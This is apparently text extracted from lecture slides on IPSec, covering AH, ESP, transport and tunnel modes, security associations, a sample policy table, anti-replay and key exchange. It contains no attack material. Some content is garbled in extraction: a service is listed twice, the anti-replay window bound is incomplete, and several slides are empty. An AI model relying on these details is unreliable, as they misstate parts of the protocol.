 - Eg. S/MIME, PGP, kerberos, SSL/HTTPS eg. S/MIME, PGP, kerberos, SSL/HTTPS
- However there are security concerns that cut across protocol layers
- Would like security implemented by the network for all applications

General IP Security mechanisms



- Provides
 - 1. Authentication
 - 2. Confidentiality
 - 3. Confidentiality
- Key management
- Applicable to use over LANs, across public & private wans, & for the Internet
- Need identified in 1994 report need authentication, encryption in IPv4 & IPv6

IP Security Uses



Benefits of IPSec



- In a firewall/router provides strong security to all traffic crossing the perimeter
- In a firewall/router is resistant to bypass
- Is below transport layer, hence transparent to applications
- Can be transparent to end users ↗ can provide security for individual users
- Secures routing architecture

IP Security Architecture



- specification is quite complex, with groups:
 - Architecture
 - RFC4301 Security Architecture for Internet Protocol
 - Authentication Header (AH)
 - RFC4302 IP Authentication Header
 - Encapsulating Security Payload (ESP)
 - RFC4303 IP Encapsulating Security Payload (ESP)
 - Internet Key Exchange (IKE)
 - RFC4306 Internet Key Exchange (IKEv2) Protocol
 - Cryptographic algorithms
 - Other

IPSec Services




- Access control
- Connectionless integrity
- Data origin authentication
- Rejection of replayed packets
 - A form of partial sequence integrity
- Confidentiality (encryption)
- Limited traffic flow confidentiality

Transport and Tunnel Modes




- Transport Mode
 - To Encrypt & Optionally Authenticate IP Data
 - Can Do Traffic Analysis But Is Efficient
 - Good For ESP Host To Host Traffic
- Tunnel Mode
 - Encrypts Entire IP Packet
 - Add New Header For Next Hop
 - No Routers On Way Can Examine Inner IP Header
 - Good For Vpns, Gateway To Gateway Security

Transport and Tunnel Modes






(a) Transport-level security



(b) A virtual private network via Tunnel Mode

Transport and Tunnel Mode Protocols



Security Associations



- A one-way relationship between sender & receiver that affords security for traffic flow
- **Defined by 3 parameters:**
 1. Security parameters index (SPI)
 2. IP destination address
 3. Security protocol identifier
- Has a number of other parameters
 - Seq no, AH & EH info, lifetime etc.
 - Have a database of security associations

Security Policy Database



- Relates IP traffic to specific SAs
 - Match subset of IP traffic to relevant SA
 - Use selectors to filter outgoing traffic to map
 - Based on: local & remote IP addresses, next layer protocol, name, local & remote ports


Protocol	Local IP	Port	Remote IP	Port	Action	Comment
UDP	1.2.3.101	500	*	500	BYPASS	IKE
ICMP	1.2.3.101	*	*	*	BYPASS	Error messages
*	1.2.3.101	*	1.2.3.0/24	*	PROTECT: ESP intransport-mode	Encrypt intranet traffic
TCP	1.2.3.101	*	1.2.4.10	80	PROTECT: ESP intransport-mode	Encrypt to server
TCP	1.2.3.101	*	1.2.4.10	443	BYPASS	TLS: avoid double encryption
*	1.2.3.101	*	1.2.4.0/24	*	DISCARD	Others in DMZ
*	1.2.3.101	*	*	*	BYPASS	Internet

Encapsulating Security Payload (ESP)



- Provides message content confidentiality, data origin authentication, connectionless integrity, an anti-replay service, limited traffic flow confidentiality
- Services depend on options selected when establish security association (SA), net location
- Can use a variety of encryption & authentication algorithms

Encapsulating Security Payload



Encryption & Authentication Algorithms & Padding



- ESP can encrypt payload data, padding, pad length, and next header fields
 - If needed have IV at start of payload data
- ESP can have optional ICV for integrity
 - Is computed after encryption is performed
- ESP uses padding
 - To expand plaintext to required length
 - To align pad length and next header fields
 - To provide partial traffic flow confidentiality

Anti-Replay Service




- Replay is when attacker resends a copy of an authenticated packet
- Use sequence number to thwart this attack
- Sender initializes sequence number to 0 when a new SA is established
 - Increment for each packet
 - Must not exceed limit of $2^{32} - 1$
- Receiver then accepts packets with seq no within window of $(N - W + 1)$

Combining Security Associations




- SA's can implement either AH or ESP
- To implement both need to combine SA's
 - Form a security association bundle
 - May terminate at different or same endpoints
 - Combined by
 - Transport adjacency
 - Iterated tunneling
- Combining authentication & encryption
 - ESP with authentication, bundled inner ESP & outer AH, bundled inner transport & outer ESP


Combining Security Associations




(a) Case 1



(c) Case 3



(b) Case 2



(d) Case 4

IPSec Key Management



- Handles key generation & distribution
- Typically need 2 pairs of keys
 - 2 per direction for AH & ESP
- **Manual key management**
 - Sysadmin manually configures every system
- **Automated key management**
 - Automated system for on demand creation of keys for sa's in large systems
 - Has oakley & ISAKMP elements



- A key exchange protocol
- Based on Diffie-Hellman key exchange
- Adds features to address weaknesses
 - No info on parties, man-in-middle attack, cost
 - So adds cookies, groups (global params), nonces, DH key exchange with authentication
- Can use arithmetic in prime fields or elliptic curve fields




ISAKMP


